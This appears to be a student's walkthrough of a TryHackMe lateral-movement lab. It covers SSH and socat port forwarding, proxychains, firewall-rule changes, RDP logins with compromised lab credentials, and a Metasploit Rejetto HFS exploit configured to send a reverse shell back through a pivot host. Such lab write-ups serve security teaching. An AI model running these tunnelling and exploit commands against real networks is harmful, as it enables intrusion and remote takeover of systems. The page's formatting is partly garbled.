C:\> ssh <Attackbox-username>@<attacker-ip> -R <pivot-machine-port> -N
1
	- Note that you do this command at the pivoting machine.
Example:
1
C:\> ssh tunneluser@1.1.1.1 -R 9050 -N
1
- In this case, the SSH server will start a SOCKS proxy on port `9050` and forward any connection request through the SSH tunnel, where they are finally proxied by the SSH client.
- The most interesting part is that we can easily use any of our tools through the
SOCKSproxy by using proxychains. - To do so, we first need to make sure that
proxychainsis correctly configured to point any connection to the same port used by SSH for theSOCKSproxy server. - The
proxychains configuration filecan be found at/etc/proxychains.confon your AttackBox. - If we scroll down to the end of the configuration file, we should see a line that indicates the port in use for
SOCKS proxying:
1
2
[ProxyList]
socks4  127.0.0.1 9050
- The default port is
9050, but any port will work as long as it matches the one we used when establishing theSSH tunnel. - If we now want to execute any command
throughthe proxy(note that it says "through" not "on". This means that this gets executed at the AttackBox passing through the proxy ending up at the target server.), we can use proxychains:
1
$ proxychains curl http://pxeboot.za.tryhackme.com
1
2
- Note that some software like NMAP might not work well with SOCKS in some circumstances, and might show altered results, so your mileage may vary.
- Note that we are using SSH at the pivoting machine so the traffic flow is bidirectional. Any traffic going through port 9050 from the AttackBox will go through the pivoting machine and then the pivoting machine does the GET request to the webpage "http://pxeboot.za.tryhackme.com" for us. The response by the Target Server will be sent to the AttackBox the same way.
Application
Note: Since you will be doing SSH connections from the lab network back to your attacker machine using the
tunneluserfor this task, we highly encourage you to use theAttackBox.Instructions have been given on creating a user that won’t allow running commands or transferring files via SSH/SCP, so be sure to follow them as provided.
It is also recommended to create a
strong passwordfortunneluserand make sure it is a unique and discardable password.- To complete this exercise, you will need to connect to
THMJMP2using the credentials assign to you inTask 1fromhttp://distributor.za.tryhackme.com/creds. - If you haven’t done so yet, click on the link and get credentials now. Once you have your credentials, connect to THMJMP2 via SSH:
1
$ ssh za\\<AD Username>@thmjmp2.za.tryhackme.com
1. SSH Remote Port Forwarding
Step 1: Create a separate user in the AttackBox for the tunneling:
1
2
$ useradd tunneluser -m -d /home/tunneluser -s /bin/true
$ passwd tunneluser

This is why we need a new user:

Step 2: Create the tunnel from the THMJMP2 to AttackBox:
1
C:\> ssh tunneluser@10.50.61.52 -R 8971:THMIIS.za.tryhackme.com:3389 -N
1
- Note that 3389 in the THMJMP2 has already been assigned to its default RDP service so use another port that won't clash with another user.

Step 3: Connect to THMIIS via xfreerdp from AttackBox through THMJMP2:
1
user@AttackBox$ xfreerdp /v:127.0.0.1:8971 /u:t1_thomas.moore /p:MyPazzw3rd2020

RDP Session using t1_thomas.moore's account:

NOTE: FOR EACH TECHNIQUE, RESET THE ATTACKBOX BECAUSE IT USES DIFFERENT CERTIFICATES WHEN CONNECTING WHICH PREVENTS YOU FROM RDP-ING AGAIN AFTER USING THE PREVIOUS TECHNIQUE.
2. SSH Local Port Forwarding
Step 1: Create a separate user in the AttackBox for the tunneling:
1
2
$ useradd tunneluser -m -d /home/tunneluser -s /bin/true
$ passwd tunneluser
This is why we need a new user:
Step 2: Create a firewall rule that allows traffic on port 80 in THMJMP2:
1
C:\> netsh advfirewall firewall add rule name="Open Port 80" dir=in action=allow protocol=TCP localport=80

Step 3: Port forward port 80 from the attacker’s machine and make it available from PC-1 , we can run the following command on PC-1:
1
C:\> ssh tunneluser@10.50.61.52 -L *:80:127.0.0.1:80 -N
1
- This should be executed at the Pivoting machine which in this case is `THMJMP2`.
Note: This is tough to implement because we need user interaction from inside the THMIIS to connect to the Attacker’s website because any browser related traffic in the THMDC will get redirected to THMJMP2 and then goes to the AttackBox which can allow attackers to use Watering-Hole attacks which basically infecting users with malware just by visiting a malicious website.
1
- Not exactly sure in this but implement anyways!
3. Port Forwarding with Socat Application
Step 1: Connect via RDP to THMIIS.
- If we try to connect directly from our attacker machine, we will find that port
3389has been filtered via a firewall and is therefore not available directly. - However, the port is up and running but can only be accessed from
THMJMP2. - By using
socat, which is available onC:\tools\socaton THMJMP2, we will forward the RDP port to make it available onTHMJMP2to connect from our attacker’s machine. - To do so, we will run
Socatwith the following parameters:
1
C:\tools\socat\> socat TCP4-LISTEN:8971,fork TCP4:THMIIS.za.tryhackme.com:3389
- Note that we can’t use port
3389for our listener since it is already being used inTHMJMP2for its own RDP service. - Feel free to change the listener port (
13389) to a different number to avoid clashing with other students. - In a typical setup, you’d have to add a firewall rule to allow traffic through the listener port, but
THMJMP2has its firewall disabled for your convenience.
1
C:\> netsh advfirewall firewall add rule name="Open Port 8971" dir=in action=allow protocol=TCP localport=8971
1
- Note that you need administrative access to execute this command:

1
2
- Also, t2_tony.holland seems to have deelevated access token from the UAC protection mechanism which adding a firewall rule difficult for us.
- Note that there is no need for firewall rule adding in this case as we are doing bind connection relative to the pivoting machine.
- Once the listener has been set up, you should be able to connect to
THMIISvia RDP from yourAttacker machineby pivoting through yourSocatlistener at THMJMP2:
1
user@AttackBox$ xfreerdp /v:THMJMP2.za.tryhackme.com:8971 /u:t1_thomas.moore /p:MyPazzw3rd2020
1
- The assumption is that we compromised the credentials of user "t1_thomas.moore".
Output:

Goal:
- Once connected, you should get a flag from t1_thomas.moore’s desktop on
THMIIS.

4. Dynamic Port Forwarding and SOCKS
- Just see NMAP with proxychains for implementation of this!
Tunneling Complex Exploits
- The
THMDCserver is running a vulnerable version ofRejetto HFS. - The problem we face is that firewall rules restrict access to the vulnerable port so that it can only be viewed from
THMJMP2.
NOTE:
Furthermore, outbound connections from
THMDCare only allowed machines in its local network, making it impossible to receive a reverse shell directly to our attacker’s machine.- To make things worse, the
Rejetto HFSexploit requires the attacker to host anHTTPserver to trigger the final payload, but since no outbound connections are allowed to the attacker’s machine, we would need to find a way to host a web server in one of the other machines in the same network BEFORE going to our machine, which is not at all convenient. We can use
port forwardingto overcome all of these problems.- First, let’s take a look at how the exploit works.
Steps:
1. Connect to the HFS port (RPORT in Metasploit) to trigger a second connection.
2. This second connection will be made against the attacker’s machine on “SRVPORT”, where a web server from the Attacker PC will deliver the final payload to the THMDC. Notice that it is the THMDC is the one that makes the request to the Attacker PC. Also note that due to the restriction, the pivoting machine is abstracted in here.
3. Finally, the attacker’s payload will execute and send back a reverse shell to the attacker on LPORT:

- With this in mind, we could use
SSHto forward some ports from the attacker’s machine toTHMJMP2(SRVPORT for the web server and LPORT to receive the reverse shell) and pivot through theTHMJMP2to reach RPORT onTHMDC. - We would need to do three port forwards in both directions so that all the exploit’s interactions can be proxied through
THMJMP2:

1
2
3
- 1 : Triggers the exploit
- 2 : Request the payload via HTTP
- 3 : Send Reverse shell to attacker since it executes the requested payload.
- Rejetto
HttpFileServer will be listening on port 80 onTHMDC, so we need to tunnel that port back to our attacker’s machine throughTHMJMP2usingremote port forwarding. - Since the
Attackboxhas port 80 occupied with another service, we will need to linkport 80on THMDC with some port not currently in use by theAttackbox. Let’s use port
8888. When runningsshin THMJMP2 to forward this port, we would have to add-R 8888:thmdc.za.tryhackme.com:80to our command.- For
SRVPORTandLPORT, let’s choose two random ports at will. For demonstrative purposes, we’ll set
SRVPORT=6666andLPORT=7878, but be sure to use different ports as the lab is shared with other students, so if two of you chose the same pots, when trying to forward them, you’ll get an error stating that such port is already in use on THMJMP2.- To forward such ports from our attacker machine to
THMJMP2, we will use local port forwarding by adding-L *:6666:127.0.0.1:6666and-L *:7878:127.0.0.1:7878to our SSH command. - This will bind both ports on
THMJMP2and tunnel any connection back to our attacker machine.
Full Command:
1
C:\> ssh tunneluser@ATTACKER_IP -R 8888:thmdc.za.tryhackme.com:80 -L *:6666:127.0.0.1:6666 -L *:7878:127.0.0.1:7878 -N
Note: If you are using the AttackBox and have joined other network rooms before, be sure to select the IP address assigned to the tunnel interface facing the lateralmovementandpivoting network as your ATTACKER_IP, or else your reverse shells/connections won’t work properly. For your convenience, the interface attached to this network is called lateralmovement, so you should be able to get the right IP address by running ip add show lateralmovement:

- Once all port forwards are in place, we can start
Metasploitand configure the exploit so that the required ports match the ones we have forwarded throughTHMJMP2:
1
2
3
4
5
6
7
8
9
10
11
12
13
user@AttackBox$ msfconsole
msf6 > use rejetto_hfs_exec
msf6 exploit(windows/http/rejetto_hfs_exec) > set payload windows/shell_reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > set lhost thmjmp2.za.tryhackme.com
msf6 exploit(windows/http/rejetto_hfs_exec) > set ReverseListenerBindAddress 127.0.0.1
msf6 exploit(windows/http/rejetto_hfs_exec) > set lport 7878
msf6 exploit(windows/http/rejetto_hfs_exec) > set srvhost 127.0.0.1
msf6 exploit(windows/http/rejetto_hfs_exec) > set srvport 6666
msf6 exploit(windows/http/rejetto_hfs_exec) > set rhosts 127.0.0.1
msf6 exploit(windows/http/rejetto_hfs_exec) > set rport 8888
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit
1
2
3
4
Breakdown:
- "LHOST" : parameter usually serves two purposes: it is used as the IP where a listener is bound on the attacker's machine to receive a reverse shell; it is also embedded on the payload so that the victim knows where to connect back when the exploit is triggered. In our specific scenario, since "THMDC"(target) won't be able to reach back to us directly, we need to force the payload to connect back to "THMJMP2"(pivoting machine), but we need the listener to bind to the attacker's machine on "127.0.0.1". To this end, Metasploit provides an optional parameter "ReverseListenerBindAddress", which can be used to specify the listener's bind address on the attacker's machine separately from the address where the payload will connect back. In our example, we want the reverse shell listener to be bound to 127.0.0.1 on the attacker's machine and the payload to connect back to "THMJMP2" (as it will be forwarded to the attacker machine through the SSH tunnel).
- Our exploit must also run a web server to host and send the final payload back to the victim server. We use "SRVHOST" to indicate the listening address, which in this case is 127.0.0.1, so that the attacker machine binds the webserver to localhost. While this might be counterintuitive, as no external host would be able to point to the attacker's machine localhost, the SSH tunnel will take care of forwarding any connection received on THMJMP2 at SRVPORT back to the attacker's machine.
- The "RHOSTS" is set to point to "127.0.0.1" as the SSH tunnel will forward the request to THMDC through the SSH tunnel established with THMJMP2. RPORT is set to 8888, as any connection sent to that port on the attacker machine will be forwarded to port 80 on THMDC. Okay, so it sends the packet to itself and then finds the port <RPORT-value> which then gets redirected to THMJMP2 and then finally to the THMDC(target).
Here's the diagram again:
Goal:
- After launching the exploit, you will receive a shell back at the attacker’s machine. You will find a flag on
C:\hfs\flag.txt.
Conclusion
In this room, we have discussed the many ways an attacker can move around a network once they have a set of valid credentials. From an attacker’s perspective, having as many different techniques as possible to perform lateral movement will always be helpful as different networks will have various restrictions in place that may or may not block some of the methods.
While we have presented the most common techniques in use, remember that anything that allows you to move from one host to another is lateral movement. Depending on the specifics of each network, other paths could be viable.
Should you be interested in more tools and techniques, the following resources are available: